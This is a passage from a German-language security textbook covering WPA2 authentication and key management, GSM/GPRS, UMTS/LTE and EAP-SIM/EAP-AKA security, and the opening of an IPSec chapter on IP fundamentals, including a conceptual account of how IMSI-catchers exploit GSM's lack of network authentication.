Nachdem wir verschiedene Standards im Bereich WLAN-Sicherheit kennen gelernt haben ist es an der Zeit, einen Überblick der Gesamtarchitektur von WPA2 zu geben. Zuvor noch eine kurze Begriffsklärung: WEP ist der ursprünglich in IEEE 802.11 vorgeschlagene Verschlüsselungsstandard auf Basis von RC4, der komplett gebrochen ist; WPA bezeichnet eine Erweiterung von WEP, die TKIP und den neuen Message Authentication Code MICHAEL (anstelle von CRC) verwendet, aber immer noch auf der Stromchiffre RC4 basiert; WPA2 und RSN („Robust Security Network“) sind Industriebezeichnungen für die Implementierung des vollen IEEE 802.11i-Standards, in dem WPA als Teilmenge enthalten ist.

Abbildung 3.9 erläutert den Gesamtablauf von Authentifizierung und Schlüsselmanagement in WPA2.

Zunächst wird eine IEEE 802.11 Association etabliert. Dieser Schritt beinhaltet noch keine kryptographischen Sicherheitsmechanismen. Danach kann der Suplicant über einen *unprotected port* mit dem Authentication Server AS kommunizieren. Der

protected port, der einen Zugriff auf das LAN oder das Internet ermöglichen würde, bleibt aber weiter blockiert.

Nun wird ein EAP-Protokoll direkt zwischen Supplicant und AS durchgeführt. In diesem Protokoll authentifizieren sich Supplicant und AS gegenseitig, und vereinbaren einen *Pairwise Master Key (PMK)*. Wie dies genau erfolgt, ist für die jeweiligen EAP-Protokolle einzeln definiert. Die EAP-Nachrichten werden vom Authenticator ohne Änderung weitergeleitet, lediglich die „Verpackung“ wird verändert: Im WLAN wird EAPOL (IEEE 802.1X) verwendet, zwischen Authenticator und Authentication Server RADIUS oder Diameter. Nach erfolgreichem Abschluss des EAP-Protokolls sendet AS eine *EAP-Success*-Nachricht und den PMK über RADIUS/Diameter an den Authenticator.

Nach diesem Schritt besitzen Supplicant und Authenticator ein gemeinsames Geheimnis, den PMK. In kleinen Netzwerken (z.B. in Privathaushalten) kann die EAP-Phase übersprungen werden, und es kann direkt ein *PreShared Key (PSK)* als PMK manuell beim Supplicant und dem Authenticator eingetragen werden.

Der PMK wird nicht direkt zur Verschlüsselung und Integritätsschutz der WLAN-Nachrichten verwendet. Stattdessen wird in einem 4-Wege-Handshake jetzt ein *Pairwise Transient Key (PTK)* ausgehandelt, zusammen mit einer beiderseitigen Authentifikation von Supplicant und Authenticator. Der PTK wird mithilfe einer Pseudozufallsfunktion $f()$ aus dem PMK und den beiden Zufallswerten r_A und r_S abgeleitet, und die Authentifikation erfolgt über Message Authentication Codes (hier und im ganzen WLAN-Umfeld als Message Integrity Codes MIC bezeichnet). Alle Nachrichten dieses Handshakes werden in EAPOL-Key-Frames verpackt.

Neben dem PTK gibt es auch noch einen *Group Transient Key GTK*, der vom Authenticator gewählt wird. Dieser kann verwendet werden, um Nachrichten an mehrere Supplicants zu übertragen. Er wird verschlüsselt mit dem jeweiligen PTK an die einzelnen Supplicants übertragen. Da ein Rekeying des GTK relativ häufig erforderlich sein kann (z.B. nach Entfernen eines Supplicant aus dem WLAN), gibt es hierfür einen eigenen *Group Key Handshake*.

Aus dem Pairwise Transient Key PTK (und analog aus dem GTK für Gruppenkommunikation) werden alle weiteren Schlüssel abgeleitet:

- **WEP:** 40 bzw. 104 Bits des PTK werden als WEP-Schlüssel verwendet.
- **WPA TKIP:** Aus dem PTK werden der Temporal Encryption Key (TEK) und der MIC Key (nur für den MICHAEL-MIC in TKIP) gebildet.
- **WPA CCMP:** Für AES-GCM und den CBC-MAC wird der gleiche Temporal Key TK verwendet.
- **EAPOL:** Zur Verschlüsselung des GTK wird ein Key Encryption Key (KEK) aus dem PTK extrahiert, und ebenfalls ein Key Confirmation Key (KCK) zur Berechnung der MICs aus Abbildung 3.9.

Alle diese Schlüssel werden aus dem PTK als Bitblöcke extrahiert, wenn der PTK von Supplicant und Authenticator installiert wurde. Da diese Schlüssel jetzt auf der

Funkschnittstelle verwendet werden können, ist diese geschützt, und der Authenticator kann den *protected port* öffnen, und dem Supplicant Zugriff auf das Netz gewähren.

4 Mobilfunk

Übersicht

4.1	GSM und GPRS	71
4.2	UMTS und LTE	74
4.3	Einbindung ins Internet: EAP	78

Das alltägliche Leben wird immer stärker von mobilen Geräten beeinflusst. Der Mobilfunk eilt, was die Nutzerzahlen betrifft, sogar dem Internet davon. Smartphones machen über Mobilfunktechnologien wie GSM, GPRS, UMTS oder LTE das Internet fast überall zugänglich.

Die komplexe Technik der Mobilfunksysteme kann in einem kurzen Abschnitt nur punktuell diskutiert werden. Trotzdem versuchen wir, einen Überblick über die Sicherheitsmechanismen des Mobilfunks zu geben. Wir beginnen dabei mit GSM, da die dort entwickelten Mechanismen sich bewährt haben und in UMTS und LTE übernommen wurden.

4.1 GSM und GPRS

GSM. Der GSM-Standard der „Groupe Spécial Mobile“ (GSM) gehört zur zweiten Generation der Mobilfunksysteme, und hat sich zum ersten weltweit einheitlichen Standard auf diesem Gebiet entwickelt. Er ist einer der erfolgreichsten europäischen Technologieexporte. Der auf GSM aufbauende „General Packet Radio Service“ (GPRS) stellt dabei die Verbindung zum Internet her, indem er die Übertragung von IP-Paketen vom und zum Handy ermöglicht.

Das GSM-Sicherheitsprotokoll wurde mit der Maßgabe entwickelt, ein dem Festnetz vergleichbares Sicherheitsniveau zu erreichen und konzentriert sich daher vor allem auf die „Luftschnittstelle“, d.h. den drahtlosen Übertragungsweg zwischen Handy und Basisstation. Es hat zwei Aufgaben:

- Es muss einen Kunden zuverlässig authentisieren, um eine illegale Nutzung des Mobilfunkdienstes zu verhindern, und
- es muss die Luftschnittstelle gegen Abhören schützen.




Abb. 4.1 Standardisierter Algorithmus A5-1 (Quelle: Wikimedia Commons).

Algorithmen und Schlüsselmanagement. Diese Aufgaben wurden durch die Verwendung von drei kryptographischen Algorithmen erreicht: dem A3-Algorithmus, der für die Authentikation des Endgerätes gebraucht wird, dem A5-Algorithmus, mit dem das Telefongespräch verschlüsselt wird, und dem A8-Algorithmus, der den dafür benötigten Schlüssel liefert. Für A3/A8 kann jeder Mobilfunkanbieter einen eigenen Algorithmus einsetzen, nur A5 war standardisiert (und geheim). Das Design des A5-Algorithmus ist inzwischen bekannt geworden: Es handelt sich dabei um eine auf drei linearen Schieberegistern basierende Stromchiffre, bei der die Register gegenseitig ihre Taktung beeinflussen. [BSW00] haben einen Angriff auf den A5-Algorithmus veröffentlicht, der jedoch keine praktische Relevanz zu besitzen scheint.

Der A5-Algorithmus ist, unabhängig vom Hersteller in sämtlichen GSM-Handys und Basisstationen implementiert, ein standardisierter Algorithmus. Es gibt ihn in 2 Varianten: Einer stärkeren europäischen (A5-1, siehe Abbildung 4.1) und einer schwächeren Exportversion (A5-2). Außerdem wurde später eine dritte Variante (A5-3) basierend auf dem Kasumi-Algorithmus entwickelt. Die Sprachdaten werden bereits in den Basisstationen wieder entschlüsselt - es wird also tatsächlich nur die Luftschnittstelle verschlüsselt. Ein Überblick zu aktuellen kryptographischen Angriffen auf A5-1 und A5-2 ist in [BBK08] enthalten.

Eine mögliche Implementierung des A3-Algorithmus (der ja nicht standardisiert ist), die von der GSM vorgehaltene Beispielimplementierung COMP128, wurde gebrochen und wird heute nicht mehr eingesetzt. Dadurch wird jedoch die Sicherheit von GSM als Ganzem nicht beeinträchtigt, da dieser Algorithmus durch Austausch der SIM ersetzt werden kann.

Mit der Einführung von GPRS hat man daher die Instanz, an der im Netz entschlüsselt wird, von der Basisstation weg ins Festnetz verlegt, und zwar in den Serving GPRS Support Node (SGSN). Zudem wird aufgrund der anderen Datencharakteris-




Abb. 4.2 Sicherheitsfunktionen im GSM-Standard.

tik für die GPRS-Pakete auch ein anderer Algorithmus, der GEA (GPRS Encryption Algorithm) eingesetzt.

Das Schlüsselmanagement sowohl für GSM als auch für GPRS erfolgt zentral durch die Verteilung von personalisierten *Subscriber Identification Modules* (SIM) an die Mobilfunkkunden. Eine SIM ist dabei technisch äquivalent zu einer Chipkarte, nur mit weniger Plastik rundherum.

Challenge-and-Response. Zur Authentifizierung eines Teilnehmers wird ein Challenge-and-Response-Protokoll verwendet (siehe Abbildung 4.2). Dazu erzeugt das Mobilfunksystem eine Zufallszahl *RAND*, die an den Teilnehmer gesendet wird. Dieser berechnet mit Hilfe seines individuellen Schlüssels *Ki* und dem Authentifizierungsalgorithmus *A3* eine Antwort *SRES* („Signed RESpone“) und sendet diese zurück an das System. Dort wurde bereits der individuelle Schlüssel des Teilnehmers aus einer Datenbank gelesen und mit seiner Hilfe die korrekte Antwort *SRES'* berechnet. Nur wenn die beiden Werte übereinstimmen, wird der Teilnehmer als berechtigt anerkannt und erhält Zugang zum Netz.

Die Zufallszahl *RAND* wird außerdem zur Erzeugung eines Sitzungsschlüssels *Kc* verwendet. Dies geschieht in der SIM des Teilnehmers und im Hintergrundsystem. Es wird der Algorithmus *A8* verwendet, der als Eingabewerte die Zufallszahl *RAND* und den individuellen Schlüssel *Ki* benötigt.

Nun kann das Telefongespräch beginnen: Alle Sprachdaten werden zunächst digitalisiert und dann auf der Luftschnittstelle mit dem Algorithmus *A5* unter dem Schlüssel *Kc* verschlüsselt. *Kc* wird auch dazu genutzt, dem Teilnehmer verschlüsselt einen Pseudonym, die so genannte *Temporary Mobile Subscriber Identity* (*TMSI*) zu zuweisen, mit der sich der Teilnehmer beim nächsten Gespräch anmelden kann. Auf diese Weise wird das Erstellen von Bewegungsprofilen der mobilen Nutzer erschwert.

Roaming. In GSM wurde auch eine Lösung für das Problem gefunden, wie sich ein Teilnehmer authentifizieren und verschlüsselte Gespräche führen kann, wenn er in einem fremden GSM-Mobilfunknetz zu Gast ist (Roaming). Der fremde Netzbetreiber

kennt den individuellen Schlüssel des Teilnehmers nicht, und er kann möglicherweise andere Varianten der Algorithmen A3 und A8 verwenden (nur der Algorithmus A5 ist standardisiert).

In der GSM-Lösung schickt das Heimatnetz des Teilnehmers auf „sichere“ Art und Weise einige vorberechnete Tripel ($RAND$, SRES, K_c) an das fremde Netz. Der GSM-Standard sagt nichts darüber aus, wie dies genau zu geschehen hat. Dieses leitet die Zufallszahl $RAND$ dann an den Teilnehmer weiter, vergleicht dessen Antwort mit dem Wert SRES und verwendet bei positivem Ausgang dieses Vergleichs den Schlüssel K_c zum Verschlüsseln der Luftschnittstelle.

Schwächen. Es gibt aber auch eine Schwäche des GSM-Systems selbst, die durch die technische Entwicklung zu einem Problem geworden ist: Bei GSM authentisiert sich zwar der Teilnehmer gegenüber dem Netz, aber nicht das Netz gegenüber dem Teilnehmer. Dies stellte kein Problem dar, als GSM gestartet wurde: Die Ausrüstung auf Netzseite war teuer und groß, und es gab nur wenige, meist noch staatliche Mobilfunkbetreiber.

Heute ist die Situation anders: Es gibt Geräte, so genannte „IMSI-Catcher“, die wie ein Base-Station-Proxy arbeiten: Gegenüber einem Handy, das sich in ihrer Reichweite befindet, geben sie sich als Empfangsstation („Base Station“) aus, und leiten das Gespräch dann an eine echte Base Station weiter.

Das wäre nicht weiter problematisch, wenn eine Verschlüsselung der GSM-Daten zwingend vorgeschrieben wäre. Aber auch im GSM-Standard gibt es die Regel „Funktionalität vor Sicherheit“, und bevor man einen Teilnehmer wegen Problemen mit der Schlüsseldatenbank im Hintergrundsystem abweist, wird vorher lieber die Verschlüsselung ausgeschaltet. Die Unfähigkeit, zu verschlüsseln, kann von beiden Seiten signalisiert werden, und so kann der IMSI-Catcher eine unverschlüsselte Kommunikation erzwingen und das Gespräch mithören.

4.2 UMTS und LTE

Für die Mobilfunksysteme der dritten Generation, zu denen auch UMTS gehört, werden vom 3rd Generation Partnership Project (<http://www.3gpp.org>) die Standards erarbeitet, die die Interoperabilität der verschiedenen Systeme sicherstellen sollen.

Zu diesen Standards zählt auch die Sicherheitsinfrastruktur für das neue Mobilfunknetz. Die Grundzüge dieser neuen Architektur sollen hier wiedergegeben werden. Mehr Details findet man z.B. in [PSM01] und den dort angegebenen Referenzen.

UMTS: Anforderungen. Das *Universal Mobile Telecommunications System* UMTS ist das Nachfolgesystem von GSM, und es wird eine lange Zeit geben, in der beide Systeme nebeneinander bestehen. Bei der Festlegung der Sicherheitsfeatures wurden deshalb gleichzeitig zwei Ziele verfolgt:




Abb. 4.3 Sicherheitsdienste in UMTS.

1. Die bewährten Sicherheitsfeatures von GSM sollen beibehalten werden, und die Rückwärtskompatibilität so groß wie möglich sein. Beibehalten werden also:
 - Die Vertraulichkeit der Identität eines Teilnehmers (keine Erstellung von Bewegungsprofilen).
 - Die Authentisierung des Kunden gegenüber dem Netzwerk.
 - Die Verschlüsselung der Luftschnittstelle.
 - Die Verwendung einer SIM als vom Handy unabhängiges Sicherheitsmodul (jetzt USIM genannt).
 - Die Authentisierungsmöglichkeit eines Kunden gegenüber der SIM (Eingabe eines Passwortes als Schutz gegen Diebstahl).
 - Für den Kunden transparente Sicherheitsmechanismen (außer der PIN-Eingabe).
 - Eine Authentikation auch in fremden Netzwerken („Serving Network“ im Gegensatz zum „Home Environment“).
 - Die Möglichkeit, dass jeder UMTS-Betreiber eigene Authentisierungsverfahren einsetzt.
2. Die Sicherheitsarchitektur soll neue Gegebenheiten berücksichtigen und die daraus resultierenden bekannten Schwächen von GSM beheben, aber auch neue Sicherheitsfeatures anbieten. Das sind:
 - Authentisierung des Home Environment (HE) gegenüber der USIM.
 - Ein Sequenznummermanagement, um die Wiederverwendung von alten Authentisierungsdaten zu beschränken.




Abb. 4.4 Das Authentisierungs- und Schlüsselvereinbarungsprotokoll von UMTS. Die Elemente dieses Protokolls, die auch schon bei GSM vorhanden waren, sind fett markiert. Der verwendete Schlüssel K ist der eindeutige symmetrische Schlüssel der USIM, und ist nur der USIM und dem HE bekannt.

- Übertragung eines „Authenticated Management Field“ (AMF), damit der Betreiber die USIM über einen sicheren Kanal steuern kann.
- Einführung eines Integritätsschlüssels, um Steuerbefehle authentisieren zu können.
- Einführung von Sicherheitsfunktionalitäten für den Signalisierungsverkehr im Festnetz (so genannte Core Network Signalling Security), so dass z.B. die besonders sensitiven Authentisierungsdaten der Teilnehmer verschlüsselt zwischen den Netzbetreibern ausgetauscht werden; dieses Feature ist jedoch z. Zt. nur optional.

UMTS: Architektur und Authentisierung. Die verschiedenen Instanzen in einem UMTS-System, und die in dieser Architektur vorgesehenen Sicherheitsdienste, sind in Bild 4.3 visualisiert.

Alle genannten Ziele werden mit Hilfe eines kryptographischen Protokolls realisiert, das nur symmetrische Kryptographie verwendet. Dieses Protokoll (das auch mit formalen Methoden analysiert [PSM01] wurde) ist in Bild 4.4 dargestellt, und soll im Fol-

genden näher besprochen werden. Es erweitert das Challenge-and-Response-Protokoll von GSM um

- einen MAC, mit dem sich das Home Environment gegenüber der USIM authentisiert,
- eine Sequenznummer SQN, die die „Frische“ der Protokolldaten garantiert,
- das USIM-Steuerfeld AMF und
- einen Integritätsschlüssel IK.

Die Authentisierung des HE gegenüber der USIM erfolgt über den Wert MAC. Dieser Wert kann nur vom HE und der USIM generiert werden, da nur in diesen beiden Umgebungen der eindeutige Schlüssel K der USIM bekannt ist. MAC wird im Feld AUTN übertragen, das das Serving Network vom Home Environment erhält und an die USIM weiterleitet.

Um den MAC verifizieren zu können, muss die USIM zunächst die Sequenznummer entschlüsseln. Diese ist mit dem „Anonymity Key“ AK geschützt; würde dieser Wert ungeschützt übertragen, so könnte er einem Angreifer wertvolle Hinweise auf die Wiederverwendbarkeit von alten Authentisierungsdaten geben. AK wird mit der Funktion f5 aus RAND berechnet, und anschließend kann SEQ entschlüsselt werden.

Wurde der MAC erfolgreich verifiziert, so sind damit die Daten SQN, RAND und AMF authentisiert: Sie stammen wirklich vom HE.

Im nächsten Schritt überprüft die USIM die Sequenznummer SQN auf ihre Aktualität hin. Die Verfahren zur Festlegung eines „aktuellen“ Nummernbereichs hängen so stark von betrieblichen Randbedingungen ab, dass hier nicht näher darauf eingegangen werden soll. Wir verweisen den interessierten Leser auf [PSM01].

Ist auch die Sequenznummer aktuell, so authentisiert sich die USIM gegenüber dem Serving Network (nicht gegenüber dem HE), indem sie die Response XRES generiert und sendet. Anschließend berechnet sie die Schlüssel CK zur Verschlüsselung der Daten auf der Luftschnittstelle, und IK zur Überprüfung der Echtheit von Steuerinformationen, die vom SN her kommen. Wenn auch das Serving Network die XRES überprüft hat, ist die UMTS-Verbindung hergestellt.

Die in diesem Protokoll verwendeten Algorithmen f1 bis f5 können für jeden UMTS-Betreiber verschieden sein, da sie nur in der USIM und im HE implementiert werden müssen. Eine Beispieldespezifikation mit dem Namen „Milenage“, die auf dem AES-Algorithmus Rijndael basiert, wird von 3GPP zur Verfügung gestellt und soll auch publiziert werden.

Die Schlüssel CK und IK werden von den Funktionen f8 und f9 verwendet. Diese Funktionen müssen standardisiert sein, da sie in der Kommunikation zwischen Handy und SN eingesetzt werden. Für die Stromchiffre f8 wurde eine Variante der MISTY-Blockchiffre [Mat97] als Baustein eingesetzt; das Ergebnis heißt KASUMI und ist veröffentlicht. f9 ist als CBC-MAC von KASUMI implementiert.

LTE. Die vierte Generation des Mobilfunks wird unter dem Begriff „Long Term Evolution“ (LTE) zusammengefasst. Auch hier gab es Weiterentwicklungen der Sicher-

heitsfunktionen, die die Funktionen von GSM und UMTS als Untermenge enthalten. Die Komplexität von LTE Security füllt ein ganzes Buch, daher sei hier nur auf dieses verwiesen [FHMN12].

4.3 Einbindung ins Internet: EAP

Neben dem Bereitstellen von Internetkonnektivität gibt es eine zweite Verbindung von GSM- und UMTS-Sicherheit mit Internetsicherheit: Zwei EAP-Protokolle beschreiben die Verwendung von SIM und USIM zur Authentifizierung von Nutzern im Internet.

4.3.1 EAP-SIM

Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM) wird in RFC 4186 [HS06] beschrieben. Die Rolle des Authentication Server AS übernimmt das GSM Authentication Center AuC, und der Client benötigt eine SIM-Karte mit den Algorithmen A3 und A8. Der Verschlüsselungsalgorithmus A5 spielt keine Rolle.

Dabei behebt EAP-SIM zwei Schwachpunkte der GSM-Spezifikation: (1) Der Schlüssel K_c ist nur 64 Bit lang und (2) das GSM-Netz authentifiziert sich nicht gegenüber dem Client.

Schwachstelle (1) wird dadurch behoben, dass mehrere Tripel ($RAND, SRES, K_c$) berechnet werden. Mehrere Schlüssel K_c werden dann kombiniert, um stärkeres Schlüsselmaterial zu erzeugen.

Schwachstelle (2) wird durch zwei Maßnahmen behoben: Erstens werden sowohl die Challenge-Werte $RAND$ als auch die Response-Werte $SRES$ durch Message Authentication Codes (MAC) geschützt. Diese können mit dem aus den Schlüssel K_c abgeleiteten Schlüsselmaterial erzeugt und überprüft werden. Zweitens fließt in den MAC, der die Challenge-Werte des Servers schützt, auch eine Zufallszahl NONCE_MT des Clients mit ein, die dieser vorher gesendet hat. Mithilfe des MAC kann verifiziert werden, dass das Netzwerk tatsächlich den geheimen Schlüssel K_i kennt, und mit Hilfe der Zufallszahl werden Replay-Angriffe ausgeschlossen.

4.3.2 EAP-AKA

Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA) [AH06] ist das UMTS-Äquivalent zu EAP-SIM. Da die oben genannten Schwachpunkte von GSM bei UMTS bereits behoben sind, sind keine größeren Modifikationen durch das EAP-Protokoll erforderlich.

5 IP Sicherheit (IPSec)

Übersicht

5.1	Internet Protocol (IP)	80
5.2	Erste Ansätze	84
5.3	IPSec: Überblick	87
5.4	IPSec Datenformate	91
5.5	IPSec Schlüsselmanagement	98
5.6	Neuere Entwicklungen bei IPSec	118
5.7	Angriffe auf IPSec	121

Die Vermittlungsschicht (Schicht 3 des ISO/OSI-Modells) hat die Aufgabe, Datenpakete in strukturierten Netzwerken über größere Entfernung und verschiedene Schicht-2-Technologien hinweg zu übertragen. Im Internet hat sich durch „evolutionäre Verdrängung“ die technisch einheitliche Situation ergeben, dass es hier nur noch ein grundlegendes Protokoll gibt: das Internet Protocol IP (vgl. Bild 5.1).

IP-Adressen besitzen, im Gegensatz zu MAC-Adressen, eine Struktur, die das effiziente Weiterleiten von Paketen auch über große Entfernung ermöglicht. Die Routen, die ein IP-Pakete dabei nimmt, werden von den Internet-Routern untereinander autonom ausgehandelt. IP verwendet ein einheitliches einfaches Datenformat, das in allen Schicht-2-Paketen unverändert übertragen wird.

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP - Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI,
1	Bitübertragungsschicht		IEEE 802.3/802.11

Abb. 5.1 Das TCP/IP-Schichtenmodell: Internet Protocol (IP)




Abb. 5.2 Ein typisches IPv4-Paket. IP wird meist in Verbindung mit dem Transportprotokoll TCP benutzt (zunehmend häufiger auch UDP), und beide Header benötigen jeweils standardmäßig 20 Byte. Die Länge des Datenblocks wird oft auf 1460 Byte begrenzt, damit das ganze Paket in einem Ethernet-FRAME transportiert werden kann. Die theoretische Maximallänge eines IP-Pakets beträgt 65535 Byte.

Insbesondere die letzte Tatsache kann man sich zunutze machen, wenn man mit einem einzigen Sicherheitsmechanismus eine Vielzahl von Anwendungen absichern möchte: Man kann auf der Ebene der IP-Pakete Verschlüsselung und Authentifikation einsetzen.

Einen ersten Ansatz zur Absicherung von IP machte die Firma SUN mit dem „Simple Key Management for Internet Protocols“ (SKIP). Wir gehen darauf in Abschnitt 5.2 ein und nennen auch Gründe, warum sich SKIP nicht durchsetzen konnte. Die Abschnitte 5.3 bis 5.5 beschreiben dann die von der IETF standardisierte IPSec-Protokollsuite, die aus einer Reihe von RFCs besteht. Besondere Aufmerksamkeit wurde dabei dem IPSec Schlüsselmanagement gewidmet, da dies der komplexeste Teil von IPSec ist.

5.1 Internet Protocol (IP)

Das *Internet Protocol* in der aktuellen Version 4 [Pos81a] und der zukünftigen Version 6 [DH95, DH98] ist ein Netzwerkprotokoll und somit in der Vermittlungs- oder Netzwerkschicht (network layer) des OSI-Modells angesiedelt. Aufgabe von IP ist es, Datenpakete über verschiedene Schicht-2-Netzwerke hinweg von einem Quellhost H1 hin zu einem Zielhost H2 zu transportieren. IP arbeitet dabei verbindungslos und paketorientiert, d.h. es wird keine Verbindung zwischen H1 und H2 aufgebaut, über die alle Pakete gesendet werden, sondern jedes IP-Paket wird einzeln behandelt, und Pakete von H1 nach H2 können durchaus auf verschiedenen Wegen transportiert werden (vgl. Abbildung 5.6).

IP wurde ursprünglich zusammen mit dem Transportprotokoll TCP für militärische Zwecke entwickelt: Durch das autonome Routing sollte auch im Falle eines Atomschlags gegen Vermittlungsknoten eine Übermittlung über andere Routen weiter möglich sein. Die Geschichte von TCP/IP ist in Abbildung 5.3 kurz zusammengefasst: Letzlich haben sich diese Designkriterien auch in der zivilen Welt als ausgeprochen funktionsfähig erwiesen.


1969	DARPA (Defense Advanced Research Project Agency) entwickelt ARPANET
1974	Entwicklung von TCP/IP
1975	Integration von TCP/IP in Berkeley Unix
Ab '80	Anschluss vieler Unis über das National Science Foundation NET
1983	Trennung MILNET und ARPANET/Internet
1990	Auflösung des ARPANET
1992	Gründung der Internet Society mit dem Standardisierungsgremium Internet Engineering Task Force (IETF)

Abb. 5.3 Geschichte von TCP/IP

5.1.1 Datenstrukturen

Rechner werden in IP-Netzen durch ihre *IP-Adresse* identifiziert. Dies ist für IPv4 ein (in der Regel weltweit eindeutiger) 4 Byte-Wert. Traditionsgemäß wird dabei jede solche Adresse in „dotted decimal notation“ angegeben, d.h. jedes Byte wird als vorzeichenlose Dezimalzahl interpretiert, und die vier Bytes werden durch Punkte getrennt. (Z.B. lautet die IP-Adresse des Webservers der Ruhr-Universität Bochum 134.147.64.11.)

